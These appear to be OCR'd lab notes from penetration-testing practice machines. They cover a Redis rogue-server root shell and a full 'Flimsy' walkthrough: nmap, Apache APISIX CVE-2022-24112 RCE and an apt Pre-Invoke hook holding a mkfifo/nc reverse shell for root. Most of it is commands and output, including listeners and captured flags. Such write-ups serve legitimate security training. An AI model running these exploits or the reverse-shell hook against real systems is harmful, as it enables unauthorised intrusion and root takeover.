
LAB Steps:

→ There is a web application running on port 80 that is **Node BB**
→ But no use there is redis server running !! I have found the exploit github and tried to exploit got the interative shell as root user !!

Redis key-value store 5.0.9

Github exploit: https://github.com/n0b0dyCN/redis-rogue-server

 # ./redis-rogue-server.py --rhost=192.168.223.69 --lhost=192.168.45.230 --lport=8080



got the shell !!

Flimsy

Brief:

OS:

IP:

Users:

Credetials:

==========

Ports (Try to list):

==========

 # nmap -p- -sV -sC -oN Nmap 192.168.246.220 --open

NMAP Results:

PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
| 3072 62:36:1a:5c:d3:e3:7b:e1:70:f8:a3:b3:1c:4c:24:38 (RSA)
| 256 ee:25:fc:23:66:05:c0:c1:ec:47:c6:bb:00:c7:4f:53 (ECDSA)
|_ 256 83:5c:51:ac:32:e5:3a:21:7c:f6:c2:cd:93:68:58:d8 (ED25519)
80/tcp open http nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Upright
3306/tcp open mysql MySQL (unauthorized)
43500/tcp open http OpenResty web app server
|_http-server-header: APISIX/2.8
|_http-title: Site doesn't have a title (text/plain; charset=utf-8).

==========

Web Service Enumeration:


[+ Nikto]

[+ Fuzzing]

LAB Steps:

→ There are two web servers running !!
→ fuzzed all the endpoints nothing found !!

but If you observe the http server port **45300**




You can see the server details !!

APISIX

search for the exploits

Apache APISIX 2.12.1 - Remote Code Execution (RCE) → multiple/remote/50829.py



I have found another exploit !!

https://github.com/M4xSec/Apache-APISIX-CVE-2022-24112

got inital access !!

python3 apisix-exploit.py http://192.168.246.220:43500/ 192.168.45.225 443

```
┌──(root💀kali)-[/home/…/pg/Lin/Flimsy/Apache-APISIX-CVE-2022-24112]
└─# python3 apisix-exploit.py http://192.168.246.220:43500/ 192.168.45.225 443

                                .         ,
      _.._ *  __*\./ ___  _ \./._ | _ *-+-
     (_][_)|_) |/'\     (/,/'\[_)|(_)| |
        |                    |

                    (CVE-2022-24112)
{ Coded By: Ven3xy | Github: https://github.com/M4xSec/ }


┌──(root💀kali)-[/home/…/offsec/pg/Lin/Flimsy]
└─# rlwrap -cAr nc -lvnp 443
listening on [any] 443 ...
connect to [192.168.45.225] from (UNKNOWN) [192.168.246.220] 45858
python3 -c 'import pty; pty.spawn("/bin/bash")'
franklin@flimsy:/root$ whoami
whoami
franklin
franklin@flimsy:/root$ hostname
hostname
flimsy
```

got **local.txt**

```
franklin@flimsy:/home/franklin$ cat local.txt
cat local.txt
8923be428afe079c2cc5b58f021fa864
franklin@flimsy:/home/franklin$ ip a
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:0
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
3: ens160: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500
    link/ether 00:50:56:ab:be:c8 brd ff:ff:ff:ff:ff:f
    inet 192.168.246.220/24 brd 192.168.246.255 scope
       valid_lft forever preferred_lft forever
```


PrivEsc:

Ran a **linpeas.sh**

```
Interesting writable files owned by me or writable by everyone (not in Home) (max 500)
https://book.hacktricks.xyz/linux-hardening/privilege-escalation#writable-files
/dev/mqueue
/dev/shm
/dev/shm/temp
/dev/shm/temp/linpeas.sh
/dev/shm/temp/lse-new.sh
/etc/apt/apt.conf.d
/run/lock
/run/screen
/run/screen/S-franklin
/snap/core20/1581/run/lock
/snap/core20/1581/tmp
```

you can see we can edit the **/etc/apt/apt.conf.d**

and also there is a cron job runnign every min !!



I don't have any idea how this could be exploited !!

got one article about this !!

https://systemweakness.com/code-execution-with-apt-update-in-crontab-privesc-in-linux-e6d6ffa8d076

we need to naviagate to **/etc/apt/apt.conf.d**

franklin@flimsy:/etc/apt/apt.conf.d$ **echo 'apt::Update::Pre-Invoke {"rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 192.168.45.225 4444 >/tmp/f"};' > shell**

we need to create **shell** file

and listen on port 4444 we will get the shell !!

```
franklin@flimsy:/etc/apt/apt.conf.d$ echo 'apt::Update::Pre-Invoke {"rm /tmp/f;mkfif
< -i 2>&1|nc 192.168.45.225 4444 >/tmp/f"};' > shell
franklin@flimsy:/etc/apt/apt.conf.d$ ls -al
ls -al
total 68
drwxrwxrwx 2 root root  4096 Jun 26 10:20 .
drwxr-xr-x 7 root root  4096 Jun 30  2022 ..
-rw-r--r-- 1 root root    92 Apr  9  2020 01-vendor-ubuntu
-rw-r--r-- 1 root root   630 Apr  9  2020 01autoremove
```

```
┌──(root💀kali)-[/home/…/offsec/pg/Lin/Flimsy]
└─# rlwrap -cAr nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.45.225] from (UNKNOWN) [192.168.246.220] 56776
/bin/sh: 0: can't access tty; job control turned off
# whoami
root
# hostname
flimsy
# pwd
/tmp
# cat /root/proof.txt
d04a7fc107755fc6420a7aa79969e287
#
```

got root access and **proof.txt**

Fantastic

grafana exploit !!

and disk privesc !!